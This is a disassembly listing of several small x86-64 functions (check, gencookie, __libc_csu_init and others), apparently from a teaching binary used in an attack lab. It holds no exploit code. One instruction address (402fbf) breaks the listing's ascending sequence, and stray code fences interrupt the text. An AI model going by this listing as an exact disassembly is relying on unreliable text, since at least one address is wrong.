402b56: bf 01 00 00 00   mov    $0x1,%edi
402b5b: b8 00 00 00 00   mov    $0x0,%eax
402b60: e8 8b e1 ff ff  callq  400cf0 <__printf_chk@plt>
402b65: 66 c7 03 4f 4b   movw   $0x4b4f,(%rbx)
402b6a: c6 43 02 00   movb   $0x0,0x2(%rbx)
402b6e: b8 00 00 00 00   mov    $0x0,%eax
402b73: eb d7          jmp   402b4c <driver_post+0x1f>
402b75: 48 83 ec 08   sub    $0x8,%rsp
402b79: 41 51          push   %r9
402b7b: 49 89 c9      mov    %rcx,%r9
402b7e: 49 89 d0      mov    %rdx,%r8
402b81: 48 89 f9      mov    %rdi,%rcx
402b84: 48 89 f2      mov    %rsi,%rdx
402b87: be 9a 3c 00 00   mov    $0x3c9a,%esi
402b8c: bf 0c 33 40 00   mov    $0x40330c,%edi
402b91: e8 2c f6 ff ff  callq  4021c2 <submtr>
402b96: 48 83 c4 10   add    $0x10,%rsp
402b9a: eb b0          jmp   402b4c <driver_post+0x1f>

```

0000000000402b9c <check>:

```

402b9c: 89 f8          mov    %edi,%eax

```

```
402b9e: c1 e8 1c      shr  $0x1c,%eax
402ba1: 85 c0      test  %eax,%eax
402ba3: 74 1d      je   402bc2 <check+0x26>
402ba5: b9 00 00 00 00    mov   $0x0,%ecx
402baa: 83 f9 1f      cmp   $0x1f,%ecx
402bad: 7f 0d      jg   402bbc <check+0x20>
402baf: 89 f8      mov   %edi,%eax
402bb1: d3 e8      shr   %cl,%eax
402bb3: 3c 0a      cmp   $0xa,%al
402bb5: 74 11      je   402bc8 <check+0x2c>
402bb7: 83 c1 08    add   $0x8,%ecx
402bba: eb ee      jmp   402baa <check+0xe>
402bbc: b8 01 00 00 00    mov   $0x1,%eax
402bc1: c3      retq 
402bc2: b8 00 00 00 00    mov   $0x0,%eax
402bc7: c3      retq 
402bc8: b8 00 00 00 00    mov   $0x0,%eax
402bcd: c3      retq 
```

0000000000402bce <gencookie>:

```
402bce: 53      push  %rbx
402bcf: 83 c7 01    add   $0x1,%edi
402bd2: e8 d9 df ff ff    callq 400bb0 <srandom@plt>
402bd7: e8 d4 e0 ff ff    callq 400cb0 <random@plt>
402bdc: 89 c3    mov   %eax,%ebx
402bde: 89 c7    mov   %eax,%edi
402be0: e8 b7 ff ff ff    callq 402b9c <check>
402be5: 85 c0    test  %eax,%eax
402be7: 74 ee    je   402bd7 <gencookie+0x9>
402be9: 89 d8    mov   %ebx,%eax
402beb: 5b      pop   %rbx
402bec: c3      retq 
402bed: 0f 1f 00    nopl (%rax) 
```

0000000000402bf0 <__libc_csu_init>:

```
402bf0: 41 57    push  %r15
402bf2: 41 56    push  %r14
402bf4: 49 89 d7    mov   %rdx,%r15
402bf7: 41 55    push  %r13
402bf9: 41 54    push  %r12
402fbf: 4c 8d 25 0e 22 20 00    lea   0x20220e(%rip),%r12      # 604e10
<__frame_dummy_init_array_entry>
402c02: 55      push  %rbp
402c03: 48 8d 2d 0e 22 20 00    lea   0x20220e(%rip),%rbp      # 604e18 <__init_array_end>
402c0a: 53      push  %rbx
402c0b: 41 89 fd    mov   %edi,%r13d
402c0e: 49 89 f6    mov   %rsi,%r14
402c11: 4c 29 e5    sub   %r12,%rbp
402c14: 48 83 ec 08    sub   $0x8,%rsp
402c18: 48 c1 fd 03    sar   $0x3,%rbp
402c1c: e8 4f df ff ff    callq 400b70 <_init>
402c21: 48 85 ed    test  %rbp,%rbp 
```

```
402c24: 74 20          je   402c46 <__libc_csu_init+0x56>
402c26: 31 db          xor  %ebx,%ebx
402c28: 0f 1f 84 00 00 00 00 nopl  0x0(%rax,%rax,1)
402c2f: 00
402c30: 4c 89 fa        mov  %r15,%rdx
402c33: 4c 89 f6        mov  %r14,%rsi
402c36: 44 89 ef        mov  %r13d,%edi
402c39: 41 ff 14 dc      callq *(%r12,%rbx,8)
402c3d: 48 83 c3 01      add  $0x1,%rbx
402c41: 48 39 dd        cmp  %rbx,%rbp
402c44: 75 ea          jne  402c30 <__libc_csu_init+0x40>
402c46: 48 83 c4 08      add  $0x8,%rsp
402c4a: 5b              pop  %rbx
402c4b: 5d              pop  %rbp
402c4c: 41 5c          pop  %r12
402c4e: 41 5d          pop  %r13
402c50: 41 5e          pop  %r14
402c52: 41 5f          pop  %r15
402c54: c3              retq 
402c55: 90              nop
402c56: 66 2e 0f 1f 84 00 00 noplw  %cs:0x0(%rax,%rax,1)
402c5d: 00 00 00
```

0000000000402c60 <__libc_csu_fini>:

```
402c60: f3 c3          repz retq
```

Disassembly of section .fini:

0000000000402c64 <_fini>:

```
402c64: 48 83 ec 08      sub  $0x8,%rsp
402c68: 48 83 c4 08      add  $0x8,%rsp
402c6c: c3              retq
```